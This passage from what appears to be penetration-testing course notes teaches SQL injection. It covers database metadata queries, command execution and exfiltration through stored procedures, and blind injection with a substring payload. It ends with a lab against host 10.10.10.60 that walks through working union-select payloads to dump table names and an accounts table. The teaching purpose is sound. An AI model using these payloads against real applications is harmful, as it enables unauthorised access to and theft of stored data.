This shows the name of the tables defined in the master..sysobjects table, a SQL Server metadata table. You are specifically looking for tables whose xtype is U, indicating that these are user-specified tables, created by database administrators and users, as opposed to those metadata tables created by the database software itself. Alternatively, you can run this query on Microsoft SQL Server:

```
select top 1 table_name from information_schema.tables;
```

The information_schema.tables is another metadata table that holds table names, and you can select the names one by one starting with the "top 1" and moving to 2 and so on.

In Oracle, you can run the following to get the list of tables owned by the current user (that is, the web app):

```
select table_name from user_tables;
```


Or, going further, the following command returns a list of all tables in the database (if the web application is running with permissions to access it):

```
select table_name from dba_tables;
```

In MySQL, the command for pulling table names is:

```
select table_schema,table_name from information_schema.tables;
```

At the interestingly named pentestmonkey.net website, you can download free SQL injection cheat sheets that cover various ways to pull this metadata from MySQL, Oracle, MS-SQL, PostgreSQL, Ingres, and DB2. They also cover other differences in these database types.




If a target web application is vulnerable to SQL injection, and the back-end database hasn't been hardened, we may use SQL injection to achieve command injection on the box, making the database run commands in a shell in the operating system of the database server. Such an attack requires that the web app log in to the database with the privileges necessary to either invoke stored procedures that let us run commands or to create files that we can then execute. Stored procedures are code on the database server that can directly interact with the database or the machine on which it runs.

In Microsoft SQL server, command injection is often achieved via SQL injection by invoking the built-in stored procedure master..xp_cmdshell, which gives command shell access, as its name implies. There's another interesting stored procedure on MS SQL server by default, called sp_makewebtask. By invoking this stored procedure, an attacker can make the database mount a file share on the attacker's machine using Window file and print sharing via SMB. The attacker can exfiltrate data by having the target database simply write results into the attacker's share.

In MySQL, the process of achieving command injection via SQL injection typically involves using the INTO OUTFILE option of SQL to write data into a file. Specifically, the attacker writes PHP code into a file in the web server's document root. Note that the command on the slide shows and 1=0. The idea here is to have the hard-coded select statement generate no data, so the attacker's code is all that is put in the attacker's PHP file. The attacker can then access the new PHP page he creates and have that page run code on the box.

The process of doing this on Oracle is similar in concept – using SQL to create a JSP file that we'll then execute—but is more complex.




Some web application have SQL injection flaws, but the application is structured in such a way that the attacker cannot see the output of the injected SQL, analogous to the blind command injection problem we discussed earlier. Is the attacker out of luck? By no means…the attacker can instead rely on blind SQL injection.

With this technique, the attacker has even more constrained access than we had with blind command injection because the attacker doesn't even know the database structure in advance. However, the attacker may find a condition in the application where, if an injected SQL command executes and returns data, the attacker sees one web page, whereas if the command fails or returns no data, the attacker sees another different web page (perhaps a custom error page asking the user to contact an administrator or politely apologizing to the user for a technical glitch). With just this difference, the attacker can ask a large series of Yes or No questions of the database by injecting SQL to discern the database structure and contents.

The attacker will likely create custom scripts to walk through thousands or tens of thousands of questions to suck down the structure and contents of the database.

What kind of questions will the attacker inject? Let's explore that topic next.



If the database is vulnerable to blind SQL injection, the attacker can inject SQL of this form. (We'll assume the metadata structure of Microsoft SQL Server.)


```
and substring((select top 1 name from master..sysobjects where
xtype='U'),1,1)>'m'
```

Here we have an AND, meaning that the query will succeed or fail based totally on what follows as long as the logic before the AND is TRUE (as opposed to OR, which we can make always succeed with OR TRUE). With AND, we can force the query to succeed or fail entirely based on our injected logic. Then, we have a substring command, which will parse some information from a string. Note later in the substring call that we are looking at the first character, and are looking only at 1 character (1,1). Which character are we looking at? The first character of the output of a select statement that is pulling the name of the first (top 1) user-defined (xtype='U') table from the metadata table master..sysobjects. We take this character and see if it is greater than the letter m. We have asked the database if the first character of the name of the first table is greater than m. If it is not, we'll get the page associated with No and can then ask if it is greater than g. If we get the page that says Yes, we know that the letter is somewhere between g and m, so we can query in the middle of that range, jumping back and forth until we know the first character.

Then, we can ask for the second letter (2,1), and so on, narrowing down the range, letter by letter until we know the table name. Then, we query for columns using the same process. Then, we query tables to pull information from rows. It's an exhausting process, possibly requiring thousands of queries. Many attackers script up this process after they've discerned the difference between the "Yes" and "No" results.


There is a free tool called Absinth by Nummish and Xeron that helps automate blind SQL injection, enabling an attacker to specify the Yes/No conditions and formulation of a query. Absinth then walks through the alphabet using the process previously described for various types of databases.

In addition, the sqlmap tool supports blind SQL injection attacks, including an interesting option that bases its Yes/No decision in its query on the timing it takes for target system to run the query. These timing-based SQL injection attacks are based on the concept that successful queries may take more or less time than failures.



Now, let's perform a hands-on lab with SQL injection against a target website in our lab.

For this lab, you just need a browser, running on either Linux or Windows. Internet Explorer or Firefox can work just fine for this one.




On target machine 10.10.10.60, there is a web application called Research560 that has a SQL injection flaw. You can access this application by surfing to `http://10.10.10.60/research560`.

On this application, users fill out surveys describing what they like, indicating their favorite color, school subject, and most essential object to have on a desert island. The application remembers each user's preferences and allows for searches to determine results of other survey forms, but without revealing the usernames of those survey respondents.

The form used to search survey results for favorite color has a SQL injection flaw, which we will exploit.

Note that the target application is written in PHP running on an Apache web server. We could determine that the application is written in PHP by merely looking at the title of various forms we'll fill out, which include a php suffix in their filename. We could determine that it is an Apache server by merely looking at its server connection string. The application has a back-end MySQL database, which we can discern based on its error messages as we start our SQL injection attack.



To start the lab, you need to register with the application and fill out a survey. Use your browser (such as Firefox or IE) to surf to `http://10.10.10.60/research560`.

On the page that appears in your browser, click New User Registration.


Create an account, filling in a Username and Password of your choosing. Try to choose a unique username so that it doesn't conflict with other people taking the class.

Then, after you create an account, log in with it, clicking Login and entering your Username and Password.

When logged in, click Take the survey.

Fill out the survey, with your favorite color, favorite school subject, and essential item on a desert island. Click the Submit Answers button.

You have now filled out a survey.




After you fill out a survey, click Return to the main page. Because you have filled out a survey, you are now allowed to search for other survey-takers' results based on what they entered for favorite color.

You'll see the View Data section of the website, which has a form into which you can type a color. To experiment with the data you can get back, enter a color of your choosing (from among the original choices), such as Green or Red. The search is case-insensitive, so don't worry about capitalization. Then, press the Search button. When you perform a search, you'll see the survey results of other people with that favorite color. Note that you cannot see their usernames or details about their accounts. You can see only their survey ID number, their user ID number, and their likes.

After you perform a search of a legitimate color, try doing another search. This time, enter in just one double quotation mark character (") as your search. Click the Search button. You should see a SQL error message on the web page, telling you that there is a syntax error. This message also mentions MySQL. We now know that there is likely a SQL injection flaw, as well as the database type. What is likely happening here is that the target application is formulating a select statement based on what we enter for a color to search, likely something of the following format:

```
select * from results where color = "[our data]"
```

When our data is just a ", we have three quotes in a row ("""), resulting in the syntax error.




Now, try injecting some meaningful elements of SQL into the target application. Try performing a search on:

```
" or 1=1 #
```

Note that there must be a space between the 1 and the #.

The initial double quote closes out the existing search string in the SQL select statement hard-coded into the application. We then have a logical OR, followed by a true value (1=1). The # makes the database ignore anything the application provides after our input. We are essentially asking the select statement to return back the results of a search for blank data or TRUE. The where clause will be true for everything in the table, so the results should be the entire results table. You should see the entire table that the select statement built in to the application is searching.

That's nice, but it's just looking at the total results of all surveys, with data that we could access normally by just asking the application for the results for each color individually, and then putting all the results together. With this attack string, we can see all the results for all colors at one time. That's interesting, but we haven't yet gotten any sensitive data from the application. We've just manipulated the existing select statement.




Next, try to get table names from the database. Remember, the table names are stored in a metadata table called information_schema.tables. In the search field, enter the following text:

```
" union select table_schema, table_name from information_schema.tables #
```

Press Search. Your should see that the database tried to process your SQL but had an error: "The used SELECT statements have a different number of columns."

You see, the results from the built-in SQL statement have more columns than the two columns we've requested (table_schema and table_name). We have to inject SQL with the same number of columns as the hard-coded SQL statement. The next slide shows how to do that.



To determine the proper number of columns to inject in, we could experiment, just adding "" to the end of our list of search columns until the error message of the previous slide disappears and our table names appear. However, there is also a little hint in the application that tells us how many columns will come back. Note that the output displayed on the browser screen contains the following columns displayed on the screen:


ID Survey User ID Fav. Color Fav. Subject Desert Island

That's six columns total. We can inject in our request for columns of table_schema, table_name, "", "", "", "" (that is, four of the "" items) to build a query with six columns in our injected select statement to match the six columns of the web application's built-in select statement.

Try it by injecting the following into your search field and pressing "Search":

```
" union select table_schema, table_name,"","","","" from
information_schema.tables #
```

Now, you should see a list of table names under the second field. The ones labeled "information_schema" are meta-data tables. But, scroll down in your browser. You see tables associated with the "research560" database, named accounts, sessid, and surveys. The accounts table looks quite interesting. Let's query its contents next.



To get more data from the application than it was designed to reveal, we inject another select statement with our own search by using a union statement. Try entering the following as a search color:

```
" union select * from accounts #
```

